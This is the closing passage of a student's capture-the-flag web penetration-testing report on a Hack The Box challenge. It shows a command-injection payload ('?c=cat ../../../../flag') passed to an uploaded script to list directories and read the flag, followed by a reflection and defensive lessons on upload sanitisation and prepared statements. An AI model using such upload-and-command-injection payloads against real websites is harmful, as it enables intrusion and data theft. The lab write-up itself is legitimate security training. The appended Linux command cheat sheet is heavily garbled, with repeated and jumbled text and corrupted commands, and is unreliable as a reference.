MSFU Æ Exploit-DB Æ GHDB

bin boot dev etc flag home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
```

Figure 43 - Giving Is ../../../ command to the script

Going back one more folder, we can see a file named flag. So, I decided to print out the flag

Figure 44 - Getting the flag by giving the command cat ../../../flag

$$?c = cat ../../../../flag$$

Will give us the flag "HTB{pl1s_s4n1t1ze_y0ur_upl0ad_f0rm5}"

6. Reflection

CTF – 2 is the best environment to verify and acquire realistic understanding of what we have learned up to now. CTF – 2 being a group assessment allowed us to look very differently at the same challenge. Each one of us could bring different experience and solution to a challenge, and how others thought, or process information was fascinating and knowledgeable. In this CTF, I learnt a great deal from Liam. I am happy with the results and the knowledge I have gained through this CTF and my group.

7. Conclusion

CTF-2 assessment helped me put all my practical knowledge on web penetration testing to test. I learnt my strengths and weaknesses in this area. I am satisfied with my performance. However, I need to improve on the time taken to solve these challenges. I think that with enough practise in the future, I will be able to solve such challenges quickly. I and my team failed to find all the flags within the two-hour window which is disappointing. I will be practicing web pen-testing more on HTB challenges only. I will not use this knowledge on real websites under any circumstance. I learnt the importance of sanitization of the upload forms i.e., not to let any files that are not images or not of a particular file type to be uploaded and to check for the mime of the files. Also having the scripts at server side to check the file uploads will give hackers less chance to gain access to exploit the

website as there no knowledge of the code that is used. Similarly, a prepared statement will reduce the SQL injections.

8. Glossary

- OS Operating System
- sqlmap sqlmap is a platform to automatically discover and use SQL injection bugs while doing penetration testing and taking over database servers [1].
- Burpsuite burpsuite is a tool that is used for penetration testing and finding vulnerabilities on websites [2].

9. References

[1] "sqlmap: automatic SQL injection and database takeover tool", Sqlmap.org, 2021. [Online]. Available: https://sqlmap.org/. [Accessed: 10- May- 2021].

[2]"How to Use Burp Suite Professional for Web Application Security [Part One]", 2021. [Online]. Available: https://deltarisk.com/blog/how-to-use-burp-suite-professional-for-web-application-security-part-one/. [Accessed: 10- May- 2021].

10. Appendix – A

 CommonPasswords.txt – commonPasswords.txt is the file that contains most of the common passwords used. I downloaded this file few months ago and add a password into this when I find one.

Linux/Unix Command Line Cheat Sheet - GettingGeneticsDone.blogspot.com

prints working directory (prints to screen, ie displays the full path, or your location on the filesy lists contents of current directory with extra details list /home/user/*.txt	
lists contents of current directory with extra details lists all files in /home/user ending in .bt cd change directory to your home directory change directory to your home directory change directory to user on scratch cd change directory to user on scratch cd change directory to user on scratch change directory to the last directory you were in before changing to wherever you are now makeir mydir removes directory called mydir. mydir must be empty creates a file called myfile. updates the timestamp on the file if it already exists, without modify copies myfile on myfile in evaluate copies myfile without asking you for confirmation. useful if using wildcards to remove files a copies the whole directory mydir along with all its content without asking you for confirmation! * opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt atail -f new.txt my myfile newlocdir mv myfile newlocdir mv dir subdir mv dir newdirname top du -hmax-depth=1 lists all files in /home/user ending in .bt change directory to your home directory up our home directory up up our home directory up our home directory up up our home directory up whore in the last directory up our home directory up whore up our home directory up whore in before changing to wherever you are now makes a directory to your home directory wing to the intention up our home directory up wind all so content without asking you for confirmation. up our home directory newlocdir up our home directory called new.txt displays the contents of	stem)
list sall files in /home/user ending in .txt cd cd cd change directory to your home directory cd /scratch/user cd cd change directory to your home directory change directory to your home directory change directory to user on scratch change directory to the last directory you were in before changing to wherever you are now makes a directory called mydir removes directory called mydir must be empty copies myfile or myfile updates the timestamp on the file if it already exists, without modify copies myfile to myfile. If myfile without asking you for confirmation. useful if using wildcards to remove files are copies the whole directory mydir along with all its content without asking you for confirmation? If wo pens a text editor, see ribbon at bottom for help. The means CTRL-x, this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays last last last of the directory newlocdir my myfile newlocdir my dir newdirname directory called mydir nemoves the directory called newn	
cd change directory to your home directory cd /scratch/user cd - mkdir mydir rmdir mydir rmdir mydir rmdir myfile cp myfile rm -f myfile cp -r dir newdir rmano nano new.txt cat new.txt displays the contents of new.txt displays the contents of new.txt tail new.txt tail new.txt more new.txt myfile newname rw dir subdir rw dir newdiramy dir newdiraname top du max-depth=1 change directory to your home directory you were in before changing to wherever you are now change directory to the last directory you were in before changing to wherever you are now change directory to the last directory you were in before changing to wherever you are now makes a directory called mydir removes directory called mydir. mydir must be empty creates a file called myfile. updates the timestamp on the file if it already exists, without modify copies myfile to myfile2 if myfile2 exists, this will overwrite it! removes file called myfile removes myfile without asking you for confirmation. useful if using wildcards to remove files a copies the whole directory dir to newdirr must be specified to copy directory contents recursi this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens a text editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens at ext editor. see ribbon at bottom for help. ^x means CTRL-x. this will exit nano opens at ext editor. see	
cd ~ cd /scratch/user cd - cd - change directory to user on scratch cd - change directory to the last directory you were in before changing to wherever you are now mkdir mydir rmdir mydir removes directory called mydir. mydir must be empty touch myfile cp myfile myfile2 rm myfile removes directory called myfile. updates the timestamp on the file if it already exists, without modify copies myfile to myfile2. if myfile2 exists, this will overwrite it! removes file called myfile removes myfile without asking you for confirmation. useful if using wildcards to remove files a copies the whole directory dir to newdirr must be specified to copy directory contents recursi this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor. see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens ano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt tail new.txt tail new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt mv myfile newlocdir mv myfile newname mv dir subdir mv dir newdirname top du -hmax-depth=1 change directory to user on scratch change directory to the last directory you were in before changing to wherever you are now makes a directory called mydir. mydir must be empty removes directory called mydir. mydir must be empty removes directory directory directory newloc opens. so directory to the last directory of the method of the directory newlocdir renames directory called dir to the directory called subdir renames directory directory called subdir renames directory directory called subdir renames directory directory to see how much space you are using, don't exceed 5GB	
cd / scratch/user cd -	
cd - mkdir mydir makes a directory called mydir must be empty creates a file called myfile. updates the timestamp on the file if it already exists, without modify copies myfile of myfile copies myfile to myfile? if myfile? myfile m -f myfile m -f myfile cp -r dir newdir mano nano nano nano nano nano nano nano	
mkdir mydir rmdir mydir removes directory called mydir. mydir must be empty couch myfile removes directory called mydir. mydir must be empty cop myfile myfile2 rm myfile removes file called myfile. updates the timestamp on the file if it already exists, without modify copies myfile to myfile2. if myfile2 exists, this will overwrite it! removes file called myfile removes myfile without asking you for confirmation. useful if using wildcards to remove files all this will delete directory dir to newdir. —r must be specified to copy directory contents recursive this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor. see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit displays last 10 lines of new.txt tail new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir renames directory dir to newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
removes directory called mydir. mydir must be empty touch myfile creates a file called myfile. updates the timestamp on the file if it already exists, without modify cop myfile myfile? rm myfile removes file called myfile. updates the timestamp on the file if it already exists, without modify copies myfile to myfile? rm myfile removes file called new.txt displays the contents of new.txt displays the contents of new.txt displays first 10 lines of new.txt displays the contents of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt tail -f new.txt displays first 10 lines of new.txt displays file called newname exists, this will overwrite it! myfile newname	
creates a file called myfile. updates the timestamp on the file if it already exists, without modify copies myfile myfile? rm myfile removes file called myfile? rm -f myfile removes file called myfile removes file called myfile removes myfile without asking you for confirmation. useful if using wildcards to remove files to opies the whole directory dir to newdirr must be specified to copy directory contents recursion this will delete directory mydir along with all its content without asking you for confirmation! to opens a text editor. see ribbon at bottom for help. "x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays has 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile into the destination directory newlocdir my file newlocdir my dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using, don't exceed 5GB	
copies myfile to myfile2 copies myfile to myfile2. if myfile2 exists, this will overwrite it! rm myfile removes file called myfile removes file called myfile removes myfile without asking you for confirmation. useful if using wildcards to remove files copies the whole directory dir to newdir. —r must be specified to copy directory contents recursive this will delete directory mydir along with all its content without asking you for confirmation! so opens a text editor. see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit displays last 10 lines of new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. move myfile newlocdir move myfile newname my dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
rm myfile removes file called myfile removes myfile without asking you for confirmation. useful if using wildcards to remove files to copies the whole directory dir to newdir. —r must be specified to copy directory contents recursive this will delete directory mydir along with all its content without asking you for confirmation! to opens a text editor, see ribbon at bottom for help. "x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt displays the contents of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines, ctrl-c to quit. move myfile newlocdir moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory dir to newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	ing its contents
rm -f myfile cp -r dir newdir rm -rf mydir nano nano new.txt cat new.txt more new.txt tail -f new.txt tail -f new.txt tail -f new.txt my file newlocdir my myfile newlocdir my dir newdira removes myfile without asking you for confirmation. useful if using wildcards to remove files a copies the whole directory dir to newdir. —r must be specified to copy directory contents recursive this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor. see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir renames directory dir to newdirname displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
copies the whole directory dir to newdir. —r must be specified to copy directory contents recursi this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor, see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt displays first 10 lines of new.txt tail new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt move myfile newlocdir mv myfile newlocdir mv myfile newname mv dir subdir mv dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using, don't exceed 5GB	
copies the whole directory dir to newdir. —r must be specified to copy directory contents recursi this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor, see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt displays first 10 lines of new.txt tail new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt move myfile newlocdir mv myfile newlocdir mv myfile newname mv dir subdir mv dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using, don't exceed 5GB	**
this will delete directory mydir along with all its content without asking you for confirmation! * opens a text editor. see ribbon at bottom for help. *x means CTRL-x. this will exit nano opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit head new.txt displays first 10 lines of new.txt tail new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. mv myfile newlocdir mv myfile newname mv dir subdir mv dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
opens a text editor. see ribbon at bottom for help. "x means CTRL-x. this will exit nano opens nano new.txt opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit head new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile newlocdir mv myfile newname renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir renames directory dir to newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
nano new.txt opens nano editing a file called new.txt displays the contents of new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit head new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile newlocdir moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir moves the directory dir to newdirname displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
displays the contents of new.txt more new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit head new.txt displays first 10 lines of new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. mv myfile newlocdir mv myfile newname renames file to newname. if a file called newname exists, this will overwrite it! mv dir subdir mv dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
more new.txt displays the contents of new.txt screen by screen. spacebar to pagedown, q to quit head new.txt displays first 10 lines of new.txt tail new.txt displays last 10 lines of new.txt tail -f new.txt displays last 10 lines of new.txt mv myfile newlocdir mv myfile newname renames file to newname. if a file called newname exists, this will overwrite it! mv dir subdir mv dir newdirname renames directory dir to newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
displays first 10 lines of new.txt tail new.txt tail -f new.txt tail -f new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays first 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays last 10 lines of new.txt displays a line as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir renames directory dir to newdirname top du -hmax-depth=1 displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
tail new.txt displays last 10 lines of new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. mv myfile newlocdir mv myfile newname renames file to newname. if a file called newname exists, this will overwrite it! mv dir subdir mv dir newdirname renames directory called dir to the directory called subdir renames directory dir to newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
tail -f new.txt displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. mv myfile newlocdir mv myfile newname mv dir subdir mv dir newdirname top du -hmax-depth=1 displays the contents of a file as it grows, starting with the last 10 lines. ctrl-c to quit. moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir renames directory dir to newdirname displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
mv myfile newlocdir mv myfile newname mv dir subdir mv dir newdirname top du -hmax-depth=1 moves myfile into the destination directory newlocdir renames file to newname. if a file called newname exists, this will overwrite it! moves the directory called dir to the directory called subdir renames directory dir to newdirname displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
mv myfile newname renames file to newname. if a file called newname exists, this will overwrite it! mv dir subdir mv dir newdirname top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
mv dir subdir mv dir newdirname top du -hmax-depth=1 moves the directory called dir to the directory called subdir renames directory dir to newdirname displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
top dir newdirname renames directory dir to newdirname displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
top displays all the processes running on the machine, and shows available resources run this in your home directory to see how much space you are using. don't exceed 5GB	
du -hmax-depth=1 run this in your home directory to see how much space you are using. don't exceed 5GB	
grep pattern files searches for the pattern in files, and displays lines in those files matching the pattern	
date shows the current date and time	
anycommand > myfile redirects the output of anycommand writing it to a file called myfile	
date > timestamp redirects the output of the date command to a file in the current directory called timestamp	
anycommand >> myfile appends the output of anycommand to a file called myfile	
date >> timestamp appends the current time and date to a file called timestamp, creates the file if it doesn't exist	
command1 command2 "pipes" the output of command1 to command2. the pipe is usually shift-backslash key	
date grap Tue displays any line in the output of the date command that matches the pattern Tue. (is it Tuesday)	2
tar -zxf archive. tgz this will extract the contents of the archive called archive.tgz. kind of like unzipping a zipfile. *	
tar -zef dir.tgz dir this creates a compressed archive called dir.tgz that contains all the files and directory structure	
time anycommand runs anycommand, timing how long it takes, and displays that time to the screen after completing	
man anycommand gives you help on anycommand	E mily commission
cal -y free calendar, courtesy unix	
CTRL-c kills whatever process you're currently doing	
CTRL-insert copies selected text to the windows clipboard (n.b. see above, ctrl-c will kill whatever you're do	loni
SHIFT-insert pastes clipboard contents to terminal	

^{*** =} use with extreme caution! you can easily delete or overwrite important files with these.

Absolute vs relative paths.

Let's say you are here: /home/turnersd/scripts/. If you wanted to go to /home/turnersd/, you could type: ed /home/turnersd/. Or you could use a relative path. ed . . (two periods) will take you one directory "up" to the parent directory of the current directory.

- . (a single period) means the current directory
- .. (two periods) means the parent directory
- means your home directory

A few examples mv myfile . . / newname cop / home/turnersd/scripts/bstrap.pl . copies myfile to the parent directory and names the copy newname cop myfile ~/subdir/newname copies bstrap.pl to "." i.e. to dot, or the current directory you're in copies myfile to subdir in your home, naming the copy newname displays screen by screen the content of myfile, which exists 3 directories "up"

Wildcards (use carefully, especially with rm)

matches any character. example: ls *.pl lists any file ending with ".pl"; rm dataset* will remove all files beginning with "dataset"
 [xyz] matches any character in the brackets (x, y, or z). example: cat do[or]m.txt will display the contents of either doom.txt or dorm.txt